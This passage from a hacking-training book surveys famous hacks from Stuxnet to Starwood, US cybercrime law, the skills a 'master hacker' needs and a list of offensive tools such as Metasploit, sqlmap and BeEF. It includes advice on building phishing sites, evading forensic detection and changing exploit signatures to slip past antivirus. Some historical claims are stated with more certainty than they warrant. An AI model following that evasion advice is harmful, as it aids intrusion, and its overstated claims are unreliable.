In 2010, Google was the victim of a massive attack, presumably from Chinese state-sponsored hackers. These attacks were undertaken to compromise Google's Gmail service. Google speculated that Chinese authorities were seeking information on dissidents in their country that used Gmail to communicate. As a result, Google made a strategic decision to withdraw from the Chinese market, the world's largest.

Stuxnet - 2010



This was probably the most sophisticated hack of all time. Undoubtedly, this malware was developed by the NSA, probably in collaboration with Israel. Its intention was to slow Iranian nuclear development efforts and it accomplished that goal.

This worm was first released in the wild in 2009 and traveled around the world. It was soon discovered by security researchers, but its goal was unknown. Eventually, it found its way to the offline uranium-enrichment facility in Natanz, Iran, where it infected the Siemens PLC controllers on the centrifuges used to enrich uranium. It did not disable them, but rather made them operate at speeds that were inadequate to properly enrich the uranium, all the while reporting to the control room that all was well.

This bit of malware was sophisticated and unique. First, it was very specific; it only infected the Siemens-produced controllers used on that enrichment facility. Second, it was harmless on all other infected computers. Only when it detected the target PLCs did it "phone home" for an upgrade. Third, it used a hash collision likely generated by NSA's supercomputers to bypass Microsoft's software-signing certificate authentication process. In all, the world has never seen such sophisticated malware, but I am sure that won't last for long. For more on Stuxnet, see https://www.hackers-arise.com/post/2019/11/01/scada-hacking-anatomy-of-the-stuxnet-attack

PlayStation Network - 2011

The PlayStation Network of Sony Corp. was hacked in April 2011, and over 77 million users' personally identifiable information (PII) was compromised. It was one of the largest data security breaches in history. Sony blamed Anonymous, but Anonymous denied involvement.

Aaron Swartz - 2011

Aaron Swartz was an icon and martyr for the cause of information freedom. Swartz is known for his development of the web syndication format RSS, and his involvement in the organization Creative Commons as well as partner in Reddit. In January 2011, Swartz was arrested by MIT police for connecting a computer to the MIT network and downloading academic journal articles. Federal prosecutors charged him with wire fraud and eleven violations of the Computer Fraud and Abuse Act, US Title 18 Section 1030. These charges could have meant up to thirty-five years in prison for Swartz.

Distraught over the heavy-handed grandstanding by the federal prosecutor that would place him behind bars, Swartz took his own life, hanging himself in his Brooklyn apartment.

In August 2013, Aaron Swartz was inducted into the Internet Hall of Fame.

Jeremy Hammond - 2013

Jeremy Hammond was a computer hacker and hacktivist who was convicted and sentenced in November 2013 to ten years in federal prison for hacking Stratfor, the private foreign intelligence firm, and releasing the information and emails to WikiLeaks. Interestingly, the presiding judge at his trial, Loretta Preska, had ties to Stratfor through her husband, yet refused to recuse herself.

Hammond founded the website www.hackthissite.com at just age 18. Hammond had long been a staple in the information security community and is a good example of someone using their skills for the common good, despite being labeled as criminal by the US justice system.

Mt. Gox - 2011-2014

Mt. Gox, based in Tokyo, was one of the first bitcoin (digital cryptocurrency) exchanges and probably the most widely used. Started in 2010, it closed its website and exchange in 2014. During that time, over 850,000 bitcoins ($450 million at the time and over $41 billion presently) went missing from its exchange.

It was eventually revealed that Mt. Gox had been hacked numerous times over the years by various hackers. The CEO of Mt. Gox, Mark Karpeles, was arrested in 2015 for falsifying the account records to cover the losses.

Target / Home Depot Hack - 2013

In December 2013, Target revealed that its database servers had been hacked and millions of customers' data had been compromised. The hackers apparently exploited the point-of-sale (POS) systems that were running Windows XP to enter the network, then traveled to the database servers from there to extract the data.

Evidence points to a Russian cybercrime organization that purchased the exploit from a Russian teenager for $1,700. Soon after the Target hack, major retailers across the U.S. experienced the same attack, most notably Home Depot. This attack was probably responsible for one of the largest data breaches in history, compromising over 100 million credit card numbers. It had a significant impact upon these retailers' reputation for information security and led to US credit card issuers to finally begin the transition to the more secure, chip-based credit cards, something the European issuers had done over a decade before.

Yahoo- 2013

In the largest data breach yet, hackers breached Yahoo's email service and stole 3 billion email account passwords. This breach haunted Yahoo for years and eventually led to it being acquired by Verizon.

Sony - 2014

Just before Christmas of 2014, Sony Entertainment's computer systems were hacked, presumably by the North Korean government, in response to a movie that Sony was about to release. This movie did not reflect well on the North Korean dictator, Kim Jong-un. The hackers were able to copy movies, emails, and confidential corporate documents that were very embarrassing to Sony.
Independent researchers found evidence that the attack was likely an inside job by former employees who had a grudge against the corporation.

Hacking Team - 2015

In 2015, a company in Italy known as "Hacking Team" was hacked and had the contents of its email and file server posted online. What makes this hack so significant is that it clearly shows how hacking has become a legitimate business. Emails from their servers show that Hacking Team, like Vupen (the French exploit developer), developed zero-day exploits and sold them to governments around the world. These exploits are largely used by governments to watch and monitor their citizens' online activities.

Panama Papers Hack – 2016

Wealthy individuals around the world were exposed for evading taxes by using shell corporations set up in Panama by the shadowy law firm, Mossack Fonesca in 2016. Although no one went to prison due these revelations, the Prime Minister of Iceland, David Gunnlaugsson, was forced to resign for hiding assets in Panama and the UK prime minister, David Cameron, had to issue an apology for his family's use of the tax evasion methods (eventually he did resign over Brexit, but these revelations did not help his case). Estimates of the total tax revenue evaded by those involved exceeded $200 billion! Those implicated by this hack included those two prime ministers, and also include; Vladimir Putin, the prime minister of Georgia, the prime minister of Ukraine, the Spanish royal family, the Saudi royal family, Lionel Messi, Tiger Woods, Simon Cowell and many others. For more on this hack, go to https://www.hackers-arise.com/post/2018/08/01/confessions-of-a-professional-hacker-how-hackers-obtained-the-secrets-of-the-panama-paper

The US Presidential Election of 2016

The 2016 US presidential election will likely go down as one of the most significant hacks in history. Presumably, the Russian state and Russian state-sponsored entities (GRU) endeavored to influence the election in favor of Donald Trump. These activities included posting divisive and false information on social media sites such a Facebook and Twitter and hacking the emails of Trump's opponent, Hillary Clinton, and her campaign manager, John Podesta. These emails were then

transferred to WikiLeaks, where they were released by Julian Assange and his comrades at WikiLeaks. In addition, the Russian hackers attempted to infiltrate the software of some voting machines, but were apparently unsuccessful. For more on how the Russian GRU compromised the 2016 US Presidential election, see https://www.hackers-arise.com/post/2018/07/15/confessions-of-a-professional-hacker-how-russian-hackers-compromised-the-2016-us-presiden

EternalBlue - 2017

In late 2016 and early 2017, a shadowy organization appropriately named the ShadowBrokers, was trying to sell exploits on the Internet that they said had been stolen from the US spy agency, NSA. When they were unable to sell them for their asking price, they released them on the web on April 14, 2017. These exploits were real, stolen exploits from the NSA and could effectively give their owner access to nearly any Windows 7 and earlier computer system with system administrator privileges. This exploit (hack) was known as EternalBlue and Eternal Romance. Within days, Microsoft released a patch known as MS17-010 in the spring of 2017. Unfortunately, not everyone patched their systems and this exploit was responsible for millions of computers being compromised in the next few months including the WannaCry, Petya and NotPetya ransomware (see below). Evidence would seem to indicate that the Shadow Brokers was an operation of Russian espionage agencies and associated bodies.

WannaCry - 2017

Nearly as soon as the EternalBlue exploit was released by the ShadowBrokers, someone used it to build the ransomware (ransomware encrypts the target's files and demands ransom to decrypt hem) known as WannaCry. The first attack began on Friday May 12, 2017 (29 days from the release of EternalBlue) and quickly spread to hundreds of thousands of computer systems around the world. This ransomware entered the computer system via SMB (Server Message Block protocol port 445. For more on SMB, see www.hackers-arise.com/network-fundamentals) using EternalBlue and then encrypted all the key files on the computer system including Microsoft Office documents (doc, xls, ppt) as well as graphic files and database files. The attackers demanded ransom for the decryption key to be paid via the crypto-currency, bitcoin. The damages from this ransomware are estimated in the billions of US dollars. Many believe that this ransomware was the work of North Korean state-sponsored hackers and may have been used to fund that economically isolated country's national budget needs.

NotPetya Ransomware - 2017

Having first appeared in the Ukraine and generally attributed to the Sandworm hacking unit in Russia, the ransomware spread throughout the world in days crippling businesses around the globe. This ransomware caused over $10 billion in damage as businesses could not function without their data files, most notably the global shipping business Maersk. NotPetya also used NSA's EternalBlue to exploit the systems and then providing access to the files for encryption. This was probably the most devastating ransomware attack to date.

Starwood Hotels - 2018

In November 2018, the US hotel chain Marriott revealed that one of their subsidiaries', Starwood Hotels, reservation system had been breached. Nearly half a billion (yes, that's billion, meaning 7 percent of this planet's human population) of their guests' records had been stolen. Apparently, the hacker had been embedded in their systems for over four years before being detected. It is suspected that this was a state-sponsored attack and that the state in question is simply stockpiling data on potential targets in the West.

I hope this brief history of hacking clearly demonstrates to you its importance and significance of over the last 40 years or so. As more and more of our lives become digital, hacking and IT security will become even more important, making them the most valuable and critical skills of the twenty-first century.

Legal Stuff

Before we begin training to become master hackers, let's look at the law. So many of my readers have asked me "what is legal and illegal in hacking/pentesting" that I decided it was time to address it directly in this book. In our discipline, we may WANT to ignore the legal consequences (until they slap us upside the head) but that's not a prudent strategy. It may very well cut your hacking career short.

The Cyber Crime Law Enforcement

In the United States, most hacking is investigated and prosecuted by federal law enforcement. Surprisingly, the Secret Service is the lead agency, but they are primarily involved in coordinating the response, usually not in investigating. They delegate the investigation to one of the numerous federal agencies, but the FBI's Cyber Crime Task Force is the agency most often involved.

There are cybercrime task forces in each locality. They are generally assigned the smaller local cases as the local FBI special agents have limited training and background in hacking and forensics. They often rely on good-old detective work to solve these cases. I can't tell how many times hackers have been tracked down because they bragged about their exploits. You don't have to be a techno-genius to track down a bragging hacker who suddenly is awash in money.


Although federal law makes it a felony to do more than $5,000 damage, the general rule is the FBI won't even get involved in cases that comprise less than $100,000 in damages. Note that the key word here is "damages."This has nothing to do with how much the hacker takes, but rather how much damage is done to the individual or business. For instance, Amazon does $230 billion per year in revenue or $630 million per day or $26 million per hour. If a hacker were to create a Denial of Service (DoS) against Amazon for one hour, the losses would be $26million plus mitigation costs, legal costs and reputation loss. Good luck making that restitution after you are caught and found guilty!

US Federal Laws Regarding Cyber Crime

Federal agencies in the United States prosecute cases using two primary federal statutes; **USC Title 18 Sections 1029 and 1030**. These two statutes are so broad and ambiguous that many things not intended to be hacking could very well be found to be illegal.

USC Title 18 Section 1029 or **The Access Device** statute, was designed to criminalize the possession or use of counterfeit access devices, unauthorized access devices for the unauthorized access to money, goods or services. When this statute was written, it was designed primarily to criminalize the devices used by phone "phreakers" such as Steve Jobs and Steve Wozniak of Apple fame. Back then, phone phreakers used these devices that enabled them to get free long distance access.

The second of these two, **USC Title 18 Section 1030,** is most often used to prosecute hacking in the United States. That being the case, let's have a look at it. I have reprinted the key section that defines what activity is illegal below. I know there is a lot of legalese here, but let's try to stay focused and examine the critical sections closely.



(2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains—


(A) information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);

(B) information from any department or agency of the United States; or

(C) information from any protected computer;

USC Title 18 Section 1030

Please note the sections I have highlighted above to get your attention that among other things, prohibits accessing "information from any protected computer." Since the courts have ruled that a "protected computer" can be a computer with as little protection as a password, this means essentially that EVERY computer is covered in this section.



(3) intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;

(4) knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than $5,000 in any 1-year period;

(5)(A) knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;

(B) intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or

(C) intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage and loss.[1]

USC Title 18 Section 1030

This section is key as well. It defines ways that a computer might be damaged such as "transmission of a program, information, code or command" or "accesses a protected computer without authorization" which then "causes damage or loss."

As you can see, this is so vaguely worded that even a **vulnerability scan** might be construed as criminal if the prosecutor and "victim" can show there was damage or loss. Imagine a scenario where you are doing a vulnerability scan on a poorly designed website and it crashes as a result. You may have committed a federal felony!

So, that is the key law. I left out the section on penalties, but you can imagine that it's not fun reading.

DMCA

The Digital Millenium Copyright Act or DMCA was passed by the US Congress in 1998 to protect against intellectual property (IP) pirating. This law specifically protects copyrighted material from unauthorized access. The DMCA has both civil and criminal penalties for the use, manufacture and trafficking of devices that circumvent technological measures for controlling access to copyrighted material. To sum up, it is a criminal act to access any copyrighted material such as books, music, and movies. As we saw above in the history of hacking, Elcomsoft was prosecuted under this law for creating password-cracking software that might be used to crack DMCA protected material. That

prosecution was definitely a good example of prosecutorial overreach and luckily Elcomsoft was found not guilty.

Cyber Security Enhancement Act of 2002

In 2002, the US Congress decided to expand cybersecurity statutes into some areas previously uncovered. This was in the wake of the World Trade Towers attack of September 2001, commonly referred to as 9/11. The first thing this new statute did was allow for **life sentences** for a computer crime. If a computer crime results in another person's bodily harm or death, the hacker could be sentenced to life in prison. Consider SCADA/ICS attacks on national infrastructure such as oil refineries, chemical plants, the electrical grid, etc.(for more on SCADA Hacking and Security, see www.hackers-arise.com/scada-hacking).

In addition, the CSEA enabled law enforcement to acquire records of suspicious activity from service providers without the service provider having to inform the customer.

Be Careful Out There!

My message to all of you is simply, "Be careful out there!" Even if you don't have malicious intentions, the knowledge that you are about to acquire can be misconstrued as bad intentions. If a website blows up while you are scanning it, no one is going to ask about your intentions before they throw you in prison.

For someone like myself who has danced on both sides of the law, I can tell you first hand that when somebody finds out you have Kali or any hacking tools AND the knowledge of how to use them, you are suddenly guilty until proven innocent.

2

Essential Skills and Tools of the Master Hacker

Everything happens one step at a time.

Hima Das

The master hacker is THE most skilled information technology (IT) practitioner.

If you are a network engineer or a database administrator, you know how to manage networks and databases, respectively. You don't need to write code or understand other operating systems, etc. You simply need to understand your pigeonhole of the IT field and to do that, you have manuals and courses.

On the other hand, the master hacker must master many, if not all, the IT disciplines to be able to break the systems. Often, there are no manuals, just the hacker's understanding of the fundamentals of how those systems work.

Don't be discouraged if you don't have all the skills listed below, but rather use this list as a starting point for what you need to study and master in the near future.

This is my overview of required skills to enter the pantheon of this elite IT profession. I've broken the skills into three categories to help you go from one rung to the other more easily: fundamental, intermediate, and intangible skills.

The Fundamental Skills

These are the basics that every hacker should know before even trying to hack. Once you have a good grasp on everything in this section, you can move into the intermediary level.

1. Basic Computer Skills

It probably goes without saying that to become a hacker you need some basic computer skills. These skills go beyond the ability to create a Word document, watch YouTube videos, or cruise the Internet. You need to be able to use the command line in Windows, edit the registry, and set up your networking parameters.

Many of these skills can be acquired in a basic computer course like the CompTIA A+.

2. Networking Skills

You need to understand the basics of networking, such as;

DHCP
NAT
Subnetting
IPv4
IPv6
Public v Private IP
DNS
Routers and switches
VLANs
OSI model
MAC addressing
ARP
SMB
SNMP

As we are often exploiting these technologies, the better you understand how they work, the more successful you will be. Look for my upcoming book "*Network Basics for Hackers*" in 2021 for more depth on this subject. In the meantime, you can study network basics on www.hackers-arise.com/networks-basics.

3. Linux Skills

It is critical to develop Linux skills to become a hacker. Nearly all the tools we use as a hacker are developed for Linux and Linux gives us capabilities that we don't have using Windows or the MacOS.

If you need to improve your Linux skills, or you're just getting started with Linux, check out my new Linux series for beginners (https://www.hackers-arise.com/linux-fundamentals) or my "*Linux Basics for Hackers*" (https://amzn.to/2JAsYUI) from No Starch Press.

4. Wireshark or Tcpdump

Wireshark is the most widely used sniffer/protocol analyzer, while tcpdump is a command line sniffer/protocol analyzer. Both can be extraordinarily useful in analyzing network traffic and attacks.

5. Virtualization

You need to become proficient in using one of the virtualization software packages, such as VirtualBox or VMWare Workstation. A virtual environment provides you with a safe place to practice your hacks before you take them out in the real world. Eventually, you will want a virtual environment to analyze live malware or exploit the virtualization system.

6. Security Concepts & Technologies

A good hacker understands security concepts and technologies. The only way to overcome the roadblocks established by the security admin's is to be familiar with them. The hacker must understand such things as PKI (public key infrastructure), SSL (secure sockets layer), IDS (intrusion detection system), firewalls, etc.

The beginner hacker can acquire many of these skills in a basic security course, such as CompTIA's Security+ or through my upcoming series on information security concepts

7. Wi-Fi Technologies

In order to be able to hack Wi-Fi (802.11) you must first understand how it works—concepts such as encryption algorithms (WEP, WPA, WPA2), the four-way handshake, and WPS. In addition, understanding such as things as the protocol for connection, authentication, and the legal constraints on wireless technologies.

To get started, check out my tutorial on wireless hacking strategies on www.hackers-arise.com, then read my collection of Wi-Fi hacking guides for further information on each kind of encryption algorithms and for examples of how each hack works. Chapter 15 of this book is dedicated to Wi-Fi Hacks. My upcoming book, *Network Basics for Hackers*, will have an entire section on Wi-Fi (802.11) technologies.

The Intermediate Skills

This is where things get interesting, and where you really start to get a feel for your capabilities as a hacker. Knowing all of these will allow you to advance to more intuitive hacks, where you call all the shots—not some other hacker.

8. Scripting

Without scripting skills, you will be relegated to using other hackers' tools. This limits your effectiveness. Every day a new tool exists, its effectiveness diminishes as security administrators come up with defenses.

To develop your own unique tools, you will need to become proficient in at least one of the scripting languages, including the BASH shell, and at least one of Perl, Python, or Ruby. You can find tutorials on these at www.hackers-arise.com/scripting or Chapter 16 "Malicious Python" in this book.

9. Database Skills

If you want to be able to proficiently hack databases, you will need to understand them and how they work. This includes the SQL language. I would also recommend mastery of one of the major Database Management Systems (DBMS)s such SQL Server, Oracle, or MySQL. I have a series of tutorials exclusively in SQL Injection (SQLi) at https://www.hackers-arise.com/database-hacking.

10. Web Applications


Web applications are probably the most fertile ground for hackers in recent years. The more you understand about how web applications work and the databases behind them, the more successful you will be as a hacker. In addition, you will likely need to build your own website for phishing and other nefarious purposes. Check out my series on Web App Hacking at www.hackers-arise.com/web-app-hacking.

11. Forensics

To become a good hacker, you must not be caught! You can't become a pro hacker sitting in a prison cell for five years (see my section on Legal Stuff in Chapter 1). The more you know about digital forensics, the better you can become at avoiding and evading detection. In Chapter 14, we look at ways to Cover Your Tracks. Also, check out my series on Digital Forensics and Network Forensics at www.hackers-arise.com/network-forensics-1.

12. Advanced TCP/IP

The beginner hacker must understand TCP/IP basics, but to rise to the intermediate level, you must understand the intimate details of the TCP/IP protocol stack and fields. These include how each of the fields (flags, window, df, tos, seq, ack, etc.) in both the TCP and IP packet can be manipulated and used against the victim system to enable man-in-the middle (MitM) attacks, among other things.



TCP/IP Header

13. Cryptography

Although one doesn't need to be a cryptographer to be a good hacker, the more you understand the strengths and weaknesses of each cryptographic algorithm, the better the chances of defeating it. In addition, cryptography can be used by the hacker to hide their activities and evade detection. For some basics of cryptography and cryptographic concepts, refer to Appendix A "Cryptography Basics for Hackers."

14. Reverse Engineering

Reverse engineering enables you to open a piece of malware and rebuild it with additional features and capabilities. Just like in software engineering, no one builds a new application from scratch. Nearly every new exploit or malware uses components from other existing malware.

In addition, reverse engineering enables the hacker to take an existing exploit and change its signature so that it can fly past Intrusion Detection Systems (IDS) and antivirus (AV) software detection.

Intangible Skills

Along with all these computer skills, the successful hacker must have some intangible skills. They include the following.

15. Think Creatively

There is ALWAYS a way to hack a system and many ways to accomplish it. A good hacker can think creatively of multiple approaches to the same hack.

16. Problem-Solving Skills

A hacker is always coming up against seemingly unsolvable problems, requiring the master hacker to be accustomed to thinking analytically and solving problems. This often demands that the hacker diagnose accurately what is wrong and then break the problem down into separate components. This is one of those abilities that usually only comes with many hours of practice.

17. Persistence

A hacker must be persistent. If you fail at first, try again. If that fails, come up with a new approach and try again. It is only through persistence that you will be able to hack the most secure systems.

I hope this gives you some guidelines to what you need to study and master if you want to ascend to the intermediate level of hacking.

Essential Tools

Often when students start down the path toward becoming a master hacker, they can become overwhelmed by the plethora of available tools. This can lead to frustration and inertia, or worse, as the number of tools seems more than you can tackle and master.

For that reason, I have put together this list of **essential** tools a hacker needs to master. This does not mean that the others don't have value or that you should ignore them, but rather focus on these first to build your hacker/infosec skills.

Essential Tools of the Master Hacker

Although there are literally thousands of infosec and hacking tools, here is my list of the most important tools for the aspiring master hacker. This is not meant to be an exhaustive list—I could have compiled a list of hundreds of excellent tools—but rather a list of what I consider to be **essentia**l tools. Of course, depending upon the task, choose the appropriate tool.

In no particular order, my choices are;

Nmap

This is an essential tool for port scanning and much more. Among the very first port scanners developed, `Nmap` is still going strong after over twenty years. Its primary purpose was to probe target systems for open ports and services, but in recent years Fyodor and the `nmap` community have added additional capabilities, including nmap scripts that expand this tool in many new directions. See Chapter 5 of this book for the basics of `nmap`.

Wireshark

Wireshark is one of those fabulous tools with which nearly everyone in the IT industry should be familiar. Wireshark is a sniffer that enables us to examine every packet, and thereby analyze what is wrong with our network or what the intruder was trying to do.

Wireshark enables you to interactively browse the data, develop display filters, and view a reconstructed stream of a TCP session. It can interpret hundreds of different protocols and each of their structures. Unfortunately, Wireshark has had its own issues with security vulnerabilities in recent years.

For more information on Wireshark, see Chapter 10 in this book or https://www.hackers-arise.com/post/2018/09/24/network-forensics-wireshark-basics-part-1

Metasploit

Metasploit is the world's most popular exploitation framework. It packages nearly everything you need to conduct a pentest into a single software package—from scanning, exploitation, and post-exploitation.

The Metasploit framework is extensible with modules for payloads, auxiliary, exploits, encoders, post-exploitation, and no-operation (NOP) generators. Metasploit is free, but does have commercial versions with additional features and costs.

Metasploit 5 was just released in late 2018 (look for my "*Metasploit Basics for Hackers*" in 2020) and has several new features, including new evasion modules. For information on Metasploit, see Chapter 9 in this book or see https://www.hackers-arise.com/metasploit-1

BurpSuite

BurpSuite is an excellent tool for attacking web applications, with numerous integrated tools. There is a limited-capability free version and the pro version is $399 per year from www.portswigger.com. For more on BurpSuite see https://www.hackers-arise.com/post/2018/06/21/online-password-cracking-with-thc-hydra-and-burpsuite

Aircrack-ng

The Aircrack-ng suite is the premier wireless technology analysis and cracking tool. Many of the other Wi-Fi tools on the market are simply scripts and GUIs that enable the use of Aircrack-ng. It is a suite of tools for monitoring, dumping, cracking, even creating an Evil Twin, and more. For information aircrack-ng see Chapter 15 in this book or https://www.hackers-arise.com/wireless-hacks

Sysinternals

Sysinternals was first developed by Mark Russinovich, then became part of Microsoft when the software company purchased Russinovich's firm in 2006. Sysinternals are among the best tools to analyze what is actually taking place internally in your Microsoft operating system. They are designed to manage,

diagnose, troubleshoot, and monitor Windows operating systems. Among the most useful of these tools are Process Explorer and Process Monitor. For information on Sysinternal, see https://www.hackers-arise.com/post/2016/11/29/digital-forensics-part-7-live-analysis-with-sysinternals.

Snort

Snort is the world's most widely used network intrusion detection system (NIDS). It was started by Marty Roesch as an open-source project, sold to Sourcefire and then purchased by the networking giant, Cisco, in 2013. It is now built into many of the Cisco networking and firewall products. Since Snort is still a community open-source project, it is also used in many other IDS products. For more information on Snort, see *Linux Basics for Hackers* and https://www.hackers-arise.com/snort.

sqlmap

`sqlmap` is probably the best tool for automating SQL injection (SQLi) attacks against web forms. It is capable of database fingerprinting, dumping data from the database into csv files, and even accessing the underlying OS of the web server. For information on sqlmap see Chapter 13 or https://www.hackers-arise.com/database-hacking.

Ettercap

Ettercap is a tool for conducting a MiTM (Man-in-The-Middle) attack on a LAN. Its user-friendly GUI makes this process relatively easy and enables the attacker to alter messages and packets. For information on Ettercap see https://www.hackers-arise.com/post/2017/08/28/mitm-attack-with-ettercap

OWASP-ZAP

OWASP-ZAP is a free and open-source web application vulnerability scanning tool from the folks at the venerable OWASP project. Written in Java (therefore platform independent) with an excellent easy-to-use GUI, it can be mastered by even a novice in minutes. It is terrific for scanning web applications in search of known vulnerabilities. For more OWASP-ZAP, go to Chapter 7 in this book.

John the Ripper

John the Ripper is the granddaddy of Linux based password cracking tools. Lightweight and fast, it can auto-detect the type of hash and then begin a dictionary attack first, followed by a brute-force attack, if the dictionary attack fails. This command-line tool is short on pretty user interfaces, but long on ease-of-use and effectiveness. For more on john the ripper, go to Chapter 8 in this book.

hashcat

hashcat is another Linux-based password cracker. Although not as easy to use as John the Ripper, many consider it one of the world's fastest open source password crackers. Among its many capabilities include

using a graphical processor unit (GPU) for faster password hash cracking (hashcat 3.0). For more on hashcat, go to https://www.hackers-arise.com/post/2016/05/26/cracking-passwords-with-hashcat

BeEF

BeEF is the Browser Exploitation Framework Project. This tool enables the attacker to exploit the target's browser and then conduct a multitude of nefarious activities within their browser. For more information on BeEF, see Chapter 17 in this book or https://www.hackers-arise.com/post/2017/05/22/browser-exploitation-framework-beef-part-1

THC-Hydra

THC-Hydra is one of the leading remote password cracking tools. It is capable of dictionary attacks against multiple protocols, most notably HTTP, HTTPS, SMB, and FTP protocols. For more information on THC-Hydra see see https://www.hackers-arise.com/post/2018/06/21/online-password-cracking-with-thc-hydra-and-burpsuite

Nessus

Nessus is the most popular vulnerability scanner. Originally developed as an open-source project, it is now owned by Tenable. Nessus utilizes a vast database of known vulnerabilities and then probes the target systems for evidence of their existence.

Although the commercial version is over $2,000, you can still find the "Essentials" version for free on their website. This version enables you to scan up to 16 IPs without charge. For more information on Nessus, see Chapter 7 in this book.

Shodan

Shodan is the world's most dangerous search engine. It scans the Internet, not for keywords, but instead for web banners. It pulls the banner from nearly every IP address and then indexes that banner information for searching. This is an essential tool for finding sites that have useful characteristics, such as a particular web server, vulnerability, operating system, type of IoT or protocol. For more information on Shodan, see Chapter 5 in this book or https://www.hackers-arise.com/shodan

Ollydbg

OllyDbg is a 32-bit (x86) debugger for Microsoft Windows. It analyzes and deciphers software where the source code is unavailable. OllyDbg is free to download and use.

OllyDbg is often used in reverse engineering of software as well as by programmers to make certain their programs are working as expected and for reverse engineering malware. For information on how to use Ollydbg, see https://www.hackers-arise.com/post/2017/10/03/reverse-engineering-malware-part-5-ollydbg-basics.

Summary

There are thousands of excellent tools for hacking and cyber security. In Kali Linux alone, there are hundreds of hacking tools. There are so many hacking tools, that it can be overwhelming to the novice hacker. It is my professional advice to start with these essential tools; master them and then move on to the many other powerful tools at your disposal. In that way, you will have a solid foundation toward becoming a master hacker.

3

The Hacker Process

Hacking is a process, not a technology or tool.

Master OTW

In reality, hacking shares few similarities to the hacking portrayed in movies and television shows.

To keep it attractive to the masses of lay and technically challenged viewers, these shows usually portray hackers with swirling geometric objects and animations on their computer screens. Then, in a matter of seconds, the hacker has access to all of the computer's resources.

